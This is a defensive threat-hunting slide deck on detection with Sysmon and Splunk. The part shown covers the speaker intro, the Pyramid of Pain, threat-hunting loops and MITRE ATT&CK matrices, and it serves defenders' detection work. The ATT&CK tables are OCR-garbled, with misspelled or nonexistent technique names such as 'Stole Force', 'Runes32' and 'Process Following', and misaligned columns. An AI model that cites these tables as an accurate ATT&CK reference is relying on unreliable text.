



# Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk)

Tom Ueltschi, Swiss Post CERT



# C:\> whoami /all

- \* Tom Ueltschi
- \* Swiss Post CERT / SOC / CSIRT, since 2007 (10 years!)
  - Focus: Malware Analysis, Threat Intel, Threat Hunting, Red Teaming
- \* Talks about «Ponmocup Hunter» (Botconf, DeepSec, SANS DFIR Summit)
- \* BotConf 2016 talk with same title
- \* Member of many trust groups / infosec communities
- \* FIRST SIG member (Malware Analysis, Red Teaming)
- \* Twitter: @c\_APT\_ure

# Outline

- \* Introduction on Sysmon and public resources
- \* Brief recap of BotConf talk with examples
- \* Threat Hunting & Advanced Detection examples
  - Malware Delivery
  - Persistence Methods
  - Internal Recon
  - Lateral Movement
  - Internal Peer-to-Peer C2 using Named Pipes
  - Detecting Mimikatz (even file-less / in-memory)

# Standing on the Shoulders of Giants

- \* It's hard to come up with **totally new** ideas and approaches
- \* Know and use what's already available out there
- \* Share experiences what works and how



# Pyramid of Pain

detect-respond.blogspot.ch/2013/03/the-pyramid-of-pain.html?view=classic

## Enterprise Detection & Response

Posted 1st March 2013 by David Bianco

Classic Flipcard Magazine Mosaic Sidebar Snapshot Timeslide

MAR

1


Update 2014-01-17

I'm updating this post to include a slightly revised version of the Pyramid. The only change I made was that I added a new level for hashes. I also updated the text to account for this.

### The Pyramid of Pain

I want to be able to detect this!

### The Pyramid of Pain




To illustrate this concept, I have created what I like to call the Pyramid of Pain. This simple diagram shows the relationship between the types of indicators you might use to detect an adversary's activities and how much pain it will cause them when you are able to deny those indicators to them. Let's examine this diagram in more detail.

#### Types of Indicators

Let's start by simply defining types of indicators make up the pyramid:

# Sqrrl on Threat Hunting

## SOC Detection Processes ("Loops")



Most examples are belong to here

# Sqrrl on Threat Hunting

## How to Decide What to Hunt for and How Often




You can find a large variety of different threats by hunting, but how do you determine where to start and what to search for?

Using these three steps, you'll be able to generate successful hunt plans to uncover new Tactics, Techniques, and Procedures (TTPs) used by cyber adversaries and build out a threat hunting calendar.

### Step 1

## Choose Your Favorite Attack Model

There are several variations of Cyber Threat Kill Chains, all of which define what actions adversaries must complete in order to achieve their objective while operating within an enterprise network. **It doesn't matter which one you select; choose what makes the most sense to you.**



For this example, we will select and use MITRE's ATT&CK lifecycle.

# Sqrrl on Threat Hunting

## How to Decide What to Hunt for and How Often



You can find a large variety of different threats by hunting, but how do you determine where to start and what to search for?

Using these three steps, you'll be able to generate successful hunt plans to uncover new Tactics, Techniques, and Procedures (TTPs) used by cyber adversaries and build out a threat hunting calendar.

### Step 1

## Choose Your Favorite Attack Model

Lockheed Martin's Cyber Kill Chain


FireEye's Attack Lifecycle

There are several variations of C of which define what actions adv order to achieve their objective w enterprise network. It doesn't ma choose what makes the most se

### Step 2

## Identify Most Concerning Activities

After selecting a model, the next step is to go through each of the phases in the model and identify all the potential attacker activities that you are most concerned with. Each phase in a model can include multiple categories of higher level tactics that an adversary could use, which can then be broken down to a number of actual attacker activities, which you will hunt for.






# MITRE ATT&CK Matrix (Tactics)

[https://attack.mitre.org/wiki/File:MITRE\\_attack\\_tactics.png](https://attack.mitre.org/wiki/File:MITRE_attack_tactics.png)

File:MITRE attack tactics.png

File File history File usage Metadata



## \* Examples will cover

- Persistence (Registry, Filesystem)
- Discovery / Lateral Movement / Execution (WMI)
- Command and Control (Named Pipes)
- Credential Access (Mimikatz)

# MITRE ATT&CK Matrix (Techniques)

[https://attack.mitre.org/wiki/Technique\\_Matrix](https://attack.mitre.org/wiki/Technique_Matrix)

## Technique Matrix

| Persistence                      | Privilege Escalation                  | Defense Evasion                  | Credential Access                      | Discovery                             | Lateral Movement                    | Execution                     | Collection                     | Exfiltration                                  | Command and Control                   |
|----------------------------------|---------------------------------------|----------------------------------|--|---------------------------------------|-------------------------------------|-------------------------------|--------------------------------|---|---------------------------------------|
| Accessibility Features           | Accessibility Features                | Binary Padding                   | Brute Force                            | Account Discovery                     | Application Deployment Software     | Command-Line Interface        | Audio Capture                  | Automated Exfiltration                        | Commonly Used Port                    |
| AppInit DLLs                     | AppInit DLLs                          | Bypass User Account Control      | Credential Dumping                     | Application Window Discovery          | Exploitation of Vulnerability       | Execution through API         | Automated Collection           | Data Compressed                               | Communication Through Removable Media |
| Authentication Package           | Bypass User Account Control           | Code Signing                     | Credential Manipulation                | File and Directory Discovery          | Logon Scripts                       | Execution through Module Load | Clipboard Data                 | Data Encrypted                                | Connection Proxy                      |
| Basic Input/Output System        | DLL Injection                         | Component Firmware               | Credentials in Files                   | Local Network Configuration Discovery | Pass the Hash                       | Graphical User Interface      | Data Staged                    | Data Transfer Size Limits                     | Custom Command and Control Protocol   |
| Bootkit                          | DLL Search Order Hijacking            | Component Object Model Hijacking | Exploitation of Vulnerability          | Local Network Connections Discovery   | Pass the Ticket                     | InstallUtil                   | Data from Local System         | Exfiltration Over Alternative Protocol        | Custom Cryptographic Protocol         |
| Change Default File Association  | Exploitation of Vulnerability         | DLL Injection                    | Input Capture                          | Network Service Scanning              | Remote Desktop Protocol             | MSBuild                       | Data from Network Shared Drive | Exfiltration Over Command and Control Channel | Data Encoding                         |
| Component Firmware               | File System Permissions Weakness      | DLL Search Order Hijacking       | Network Sniffing                       | Peripheral Device Discovery           | Remote File Copy                    | PowerShell                    | Data from Removable Media      | Exfiltration Over Other Network Medium        | Data Obfuscation                      |
| Component Object Model Hijacking | Legitimate Credentials                | DLL Side-Loading                 | Two-Factor Authentication Interception | Permission Groups Discovery           | Remote Services                     | Process Hollowing             | Email Collection               | Exfiltration Over Physical Medium             | Fallback Channels                     |
| DLL Search Order Hijacking       | Local Port Monitor                    | Disabling Security Tools         |  | Process Discovery                     | Replication Through Removable Media | Regsvcs/Regasm                | Input Capture                  | Scheduled Transfer                            | Multi-Stage Channels                  |
| External Remote Services         | New Service                           | Exploitation of Vulnerability    |  | Query Registry                        | Shared Webroot                      | Regsvr32                      | Screen Capture                 |   | Multiband Communication               |
| File System Permissions Weakness | Path Interception                     | File Deletion                    |  | Remote System Discovery               | Taint Shared Content                | Rundll32                      | Video Capture                  |   | Multilayer Encryption                 |
| Hypervisor                       | Scheduled Task                        | File System Logical Offsets      |  | Security Software Discovery           | Third-party Software                | Scheduled Task                |                                |   | Remote File Copy                      |
| Legitimate Credentials           | Service Registry Permissions Weakness | Indicator Blocking               |  | System Information Discovery          | Windows Admin Shares                | Scripting                     |                                |   | Standard Application Layer Protocol   |

# MITRE ATT&CK Matrix (Techniques)

https://attack.mitre.org

**Technique**

- Persistence
- Accessibility Features
- AppInit DLLs
- Authentication Package
- Basic Input/Output System
- Bootkit
- Change Default File Association
- Component Firmware
- Component Object Model Hijacking
- DLL Search Order Hijacking
- External Remote Services
- File System Permissions Weakness
- Hypervisor
- Legitimate Credentials

Secure | https://attack.mitre.org/wiki/ATT%26CK\_Matrix

Page [Discussion](#) [Read](#) [View source](#) [View history](#)

## ATT&CK Matrix

The ATT&CK Matrix provides a visual representation of the adversarial techniques described in the ATT&CK model.

Tactic categories are listed on the top row individual techniques as cells underneath each tactic to denote that technique can be used to accomplish that particular tactic. Techniques can span multiple tactic categories signifying that they can be used for more than one purpose.

| Persistence   | Privilege Escalation            | Defense Evasion | Credential Access                      | Discovery                             | Lateral Movement                    | Execution                     | Collection                     | Exfiltration                                  | Command and Control |
|---|---------------------------------|-----------------|--|---------------------------------------|-------------------------------------|-------------------------------|--------------------------------|---|---------------------|
| DLL Search Order Hijacking                            |                                 |                 | Brute Force                            | Account Discovery                     | Windows Remote Management           | Automated Collection          | Automated Estifition           | Commonly Used Port                            |                     |
| Legitimate Credentials                                |                                 |                 | Credential Dumping                     | Application Window Discovery          | Third-party Software                | Clipboard Data                | Data Compressed                | Communication Through Removable Media         |                     |
| Accessibility Features                                | Binary Padding                  |                 | Credential Manipulation                | File and Directory Discovery          | Application Deployment Software     | Command-Line                  | Data Staged                    | Data Encrypted                                |                     |
| AppInit DLLs  | Code Signing                    |                 | Credential in Files                    | Local Network Configuration Discovery | Exploitation of Vulnerability       | Execution Through API         | Data from Local System         | Data Transfer Size Limits                     |                     |
| Local Port Monitor                                    | Component Firmware              |                 | Input Capture                          | Local Network Connections Discovery   | Logon Scripts                       | Graphical User Interface      | Data from Network Shared Drive | Exfiltration Over Alternative Protocol        |                     |
| New Service   | DLL Side-Loading                |                 | Network Sniffing                       | Network Service Spoofing              | Pass the Hash                       | InitialRUI                    | Data from Removable Media      | Exfiltration Over Command and Control Channel |                     |
| Path Interception                                     | Disabling Security Tools        |                 | Two-Factor Authentication Interception | Peripheral Device Discovery           | Pass the Ticket                     | PowerShell                    | Email Collection               | Fallback Channels                             |                     |
| Scheduled Task  | File Deletion                   |                 | Optimization of Vulnerability          | Permissions Group Discovery           | Remote Desktop Protocol             | Regsvr32                      | Input Capture                  | Multi-Stage Channels                          |                     |
| File System Permissions Weakness                      | File System Logical Objects     |                 | Bypass User Account Control            | Process Discovery                     | Remote File Copy                    | Process Following             | Screen Capture                 | Multiband Communication                       |                     |
| Service Registry Permission Weakness                  | Indicator Blocking              |                 | DLL Injection                          | Query Registry                        | Remote Services                     | Process Following             | Audio Capture                  | Multi-Layer Encryption                        |                     |
| Web Shell   | Indicator Removal from Tools    |                 | Component Object Model Hijacking       | Remote System Discovery               | Replication Through Removable Media | Regsvr32                      | Video Capture                  | Peer Connections                              |                     |
| Basic Input/Output System                             | Indicator Removal on Host       |                 | Process Object Model Hijacking         | Security Software Discovery           | Shared Webroot                      | Runes32                       | Scheduled Transfer             | Remote File Copy                              |                     |
| Bootkit   | Install UI                      |                 | Process Object Model Hijacking         | System Information Discovery          | Taint Shared Content                | Screens                       |                                | Standard Application Layer Protocol           |                     |
| Change Default File Association                       | Maneuvering                     |                 | Process Object Model Hijacking         | System Owner/User Discovery           | Windows Admin Shares                | Scripting                     |                                | Unclassified Used Start                       |                     |
| Component Firmware                                    | Modifying Legality              |                 | Process Object Model Hijacking         | System Service Discovery              | Windows Management Instrumentation  | Service Execution             |                                | Web Service                                   |                     |
| Hypervisor  | NTPS Extended Attributes        |                 | Process Object Model Hijacking         | System Time Discovery                 | MSBuild                             | Execution Through Module Load |                                | Data Encoding                                 |                     |
| Modify Existing Service                               | Obfuscated Files or Information |                 | Process Object Model Hijacking         |                                       | MSBuild                             |                               |                                |   |                     |
| Redundant Access                                      | Process Following               |                 | Process Object Model Hijacking         |                                       |                                     |                               |                                |   |                     |
| Registry Run Keys/Start Folder                        | Redundant Access                |                 | Process Object Model Hijacking         |                                       |                                     |                               |                                |   |                     |
| Security Support Provider                             | Regsvr32                        |                 | Process Object Model Hijacking         |                                       |                                     |                               |                                |   |                     |
| Shortcut Modification                                 | Regsvr32                        |                 | Process Object Model Hijacking         |                                       |                                     |                               |                                |   |                     |
| Windows Management Instrumentation Event Subscription | Regsvr32                        |                 | Process Object Model Hijacking         |                                       |                                     |                               |                                |   |                     |
| Winlogon Helper DLL                                   | Regsvr32                        |                 | Process Object Model Hijacking         |                                       |                                     |                               |                                |   |                     |
| Netsh helper DLL                                      | Regsvr32                        |                 | Process Object Model Hijacking         |                                       |                                     |                               |                                |   |                     |
| Authentication Package                                | Regsvr32                        |                 | Process Object Model Hijacking         |                                       |                                     |                               |                                |   |                     |
| External Remote Services                              | Regsvr32                        |                 | Process Object Model Hijacking         |                                       |                                     |                               |                                |   |                     |

**Command and Control**

- Commonly Used Port
- Communication Through Removable Media
- Connection Proxy
- Custom Command and Control Protocol
- Custom Cryptographic Protocol
- Data Encoding
- Data Obfuscation
- Fallback Channels
- Multi-Stage Channels
- Multiband Communication
- Multi-Layer Encryption
- Peer Connections
- Standard Application Layer Protocol
- Unclassified Used Start
- Web Service
- Data Encoding

[Main page](#)

[Help](#)

[Contribute](#)

[References](#)

Tactics

- [Persistence](#)
- [Privilege Escalation](#)
- [Defense Evasion](#)
- [Credential Access](#)
- [Discovery](#)
- [Lateral Movement](#)
- [Execution](#)
- [Collection](#)
- [Exfiltration](#)
- [Command and Control](#)

Techniques

- [All Techniques](#)
- [Technique Matrix](#)

Groups

- [All Groups](#)

Software

- [All Software](#)

Tools

- [Printable version](#)
- [Permanent link](#)

[Follow @MITREattack](#)

© 2017 The MITRE Corporation. All Rights Reserved.  
Approved for Public Release; Distribution Unlimited.  
Case Number 15-1288

# MITRE ATT&CK Matrix (DGA)


## Uses

### Defensive Gap Analysis

An organization can use the ATT&CK Matrix as a way to visualize defensive coverage of techniques and identify

where gaps exist. Prioritization of built-in defenses based on documented adversary user groups.

The example below is a notional case study showing how an organization would use the MITRE ATT&CK Matrix and intrusion detection analytics to cover more technical resources next to cover more technical resources or analytic coverage of cyber adversaries.



# MITRE ATT&CK Matrix (T&T)

## ATT&CK Tactics and Techniques

| Persistence   | Privilege Escalation                  | Defense Evasion                 | Credential Access                      | Discovery                             | Lateral Movement                    | Execution                          | Collection                     | Exfiltration                                  | Command and Control                     |
|---|---------------------------------------|---------------------------------|--|---------------------------------------|-------------------------------------|------------------------------------|--------------------------------|---|---|
|   | DLL Search Order Hijacking            |                                 | Brute Force                            | Account Discovery                     | Windows Remote Management           | Third-party Software               | Automated Collection           | Automated Exfiltration                        | Commonly Used Port                      |
|   | Legitimate Credentials                |                                 | Credential Dumping                     | Application Window Discovery          |                                     |                                    | Clipboard Data                 | Data Compressed                               | Communications Through Removable Media  |
|   | Accessibility Features                | Binary Patching                 | Credential Manipulation                | File and Directory Discovery          | Application Deployment Software     | Command-Line                       | Data Staged                    | Data Encrypted                                | Custom Command and Control Protocol     |
|   | AppInit DLLs                          | Code Signing                    | Credentials in Files                   | Local Network Configuration Discovery | Exploitation of Vulnerability       | Execution through API              | Data from Local System         | Data Transfer Size Limits                     | Custom Cryptographic Protocol           |
|   | Local Port Monitor                    | Component Firmware              | Input Capture                          | Local Network Connections Discovery   | Logon Scripts                       | Graphical User Interface           | Data from Network Shared Drive | Exfiltration Over Alternative Protocol        | Data Obfuscation                        |
|   | New Service                           | DLL Side-Loading                | Network Sniffing                       | Network Service Scanning              | Pass the Hash                       | InstallUtil                        | Data from Removable Media      | Exfiltration Over Command and Control Channel | Failback Channels                       |
|   | Path Interception                     | Disabling Security Tools        | Two-Factor Authentication Interception | Peripheral Device Discovery           | Pass the Ticket                     | PowerShell                         | Email Collection               | Exfiltration Over Other Network Medium        | Multi-Stage Channels                    |
|   | Scheduled Task                        | File Deletion                   |  |                                       | Process Hollowing                   | Regsvcs/Regasm                     | Input Capture                  | Exfiltration Over Physical Medium             | Multiband Communication                 |
|   | File System Permissions Weakness      | File System Logical Offsets     |  |                                       | Remote Desktop Protocol             | Regsvr32                           | Screen Capture                 | Scheduled Transfer                            | Multi-layer Encryption                  |
|   | Service Registry Permissions Weakness | Indicator Blocking              |  |                                       | Remote File Copy                    | Rundll32                           | Audio Capture                  |   | Peer Connections                        |
|   | Web Shell                             | Exploitation of Vulnerability   |  |                                       | Replication Through Removable Media | Scheduled Task                     | Video Capture                  |   | Remote File Copy                        |
| Basic Input/Output System                             | Bypass User Account Control           |                                 |  | Permission Groups Discovery           | Windows Admin Shares                | Service Execution                  |                                |   | Standard Application Layer Protocol     |
| Bootkit   | DLL Injection                         |                                 |  | Process Discovery                     | Shared Webroot                      | Windows Management Instrumentation |                                |   | Standard Cryptographic Protocol         |
| Change Default File Association                       | Component Object Model Hijacking      | Indicator Removal from Tools    |  | Query Registry                        | Tampered Shared Content             |                                    |                                |   | Standard Non-Application Layer Protocol |
| Component Firmware                                    |                                       | Indicator Removal on Host       |  | Remote System Discovery               | Windows Admin Shares                | MSBuild                            |                                |   | Uncommonly Used Port                    |
| Hypervisor  |                                       | InstallUtil                     |  | Security Software Discovery           |                                     |                                    |                                |   | Web Service                             |
| Logon Scripts   |                                       | Masking                         |  | System Information Discovery          |                                     |                                    |                                |   |   |
| Modify Existing Service                               |                                       | Modify Registry                 |  | System Owner/User Discovery           |                                     |                                    |                                |   |   |
| Redundant Access                                      |                                       | NIFS Extended Attributes        |  | System Service Discovery              |                                     |                                    |                                |   |   |
| Registry Run Keys / Start Folder                      |                                       | Obfuscated Files or Information |  | System Time Discovery                 |                                     |                                    |                                |   |   |
| Security Support Provider                             |                                       | Process Hollowing               |  |                                       |                                     |                                    |                                |   |   |
| Shortcut Modification                                 |                                       | Redundant Access                |  |                                       |                                     |                                    |                                |   |   |
| Windows Management Instrumentation Event Subscription |                                       | Regsvcs/Regasm                  |  |                                       |                                     |                                    |                                |   |   |
| Winlogon Helper DLL                                   |                                       | Regsvr32                        |  |                                       |                                     |                                    |                                |   |   |
|   |                                       | Rootkit                         |  |                                       |                                     |                                    |                                |   |   |
|   |                                       | Rundll32                        |  |                                       |                                     |                                    |                                |   |   |
|   |                                       | Scripting                       |  |                                       |                                     |                                    |                                |   |   |
|   |                                       | Software Packing                |  |                                       |                                     |                                    |                                |   |   |
|   |                                       | TimeStomp                       |  |                                       |                                     |                                    |                                |   |   |
|   |                                       | MSBuild                         |  |                                       |                                     |                                    |                                |   |   |
|   |                                       | Network Share Removal           |  |                                       |                                     |                                    |                                |   |   |

<https://attack.mitre.org/>

© 2017 The MITRE Corporation. All rights reserved.  
Approved for Public Release; Distribution Unlimited. Case Number 15-1288

MITRE

# MITRE ATT&CK Matrix (ABDC)

## ATT&CK-Based Detection Capabilities (Notional)

| Persistence   | Privilege Escalation             | Defense Evasion               | Credential Access                      | Discovery                             | Lateral Movement                    | Execution                          | Collection                     | Exfiltration                                  | Command and Control                     |
|---|----------------------------------|-------------------------------|--|---------------------------------------|-------------------------------------|------------------------------------|--------------------------------|---|---|
|   | DLL Search Order Hijacking       |                               | Stole Force                            | Account Discovery                     | Windows Remote Management           | Windows Remote Management          | Automated Collection           | Automated Exfiltration                        | Commonly Used Port                      |
|   | Legitimate Credentials           |                               | Credential Dumping                     | Application Window Discovery          | Third-party Software                | Third-party Software               | Clipboard Data                 | Data Compressed                               | Communication Through Removable Media   |
| Accessibility Features                                |                                  | Binary Packing                | Credential Manipulation                | File and Directory Discovery          | Application Deployment Software     | Command-Line Execution through AHI | Data Staged                    | Data Encrypted                                | Custom Command and Control Protocol     |
| Agent DLLs  |                                  | Component Firmware            | Credentials in Files                   | Local Network Configuration Discovery | Exploitation of Vulnerability       | Graphical User Interface           | Data from Local System         | Data Transfer Size Limits                     | Custom Cryptographic Protocol           |
| Local Audit Monitor                                   |                                  | Disabling Security Tools      | Input Capture                          | Local Network Connections Discovery   | Logon Scripts                       | InstallUtil                        | Data from Network Shared Drive | Exfiltration Over Alternative Protocol        | Data Obfuscation                        |
| New Service   |                                  | File Deletion                 | Network Sniffing                       | Network Service Scanning              | Pass the Hash                       | PowerShell                         | Data from Removable Media      | Exfiltration Over Command and Control Channel | FallBack Channels                       |
| Path Interception                                     |                                  | File System Logical Offsets   | Two Factor Authentication Interception | Network Service Scanning              | Pass the Ticket                     | Process Hollowing                  | Small Collection               | Exfiltration Over Other Network Mediums       | Multi-Stage Channels                    |
| Scheduled Task  |                                  | Indicator Blocking            |  | Peripheral Device Discovery           | Remote Desktop Protocol             | Regsvr32                           | Host Capture                   | Exfiltration Over Physical Mediums            | Multiband Communication                 |
| File System Permissions Weakness                      |                                  | Exploitation of Vulnerability |  | Permissions Group Discovery           | Remote File Copy                    | Regsvr32                           | Mail Capture                   | Exfiltration Over Physical Mediums            | Multilayer Encryption                   |
| Service Registry Permissions Weakness                 |                                  |                               |  | Process Discovery                     | Remote Services                     | Round32                            | Screen Capture                 | Exfiltration Over Physical Mediums            | Peer Connections                        |
| Web Shell   |                                  |                               |  | Remote System Discovery               | Remote File Copy                    | Scheduled Task                     | Audio Capture                  | Scheduled Transfer                            | Remote File Copy                        |
| Back Input/Output System                              | Broken User Account Control      |                               |  | Security Software Discovery           | Remote Services                     | Scripting                          | Video Capture                  |   | Standard Application Layer Protocol     |
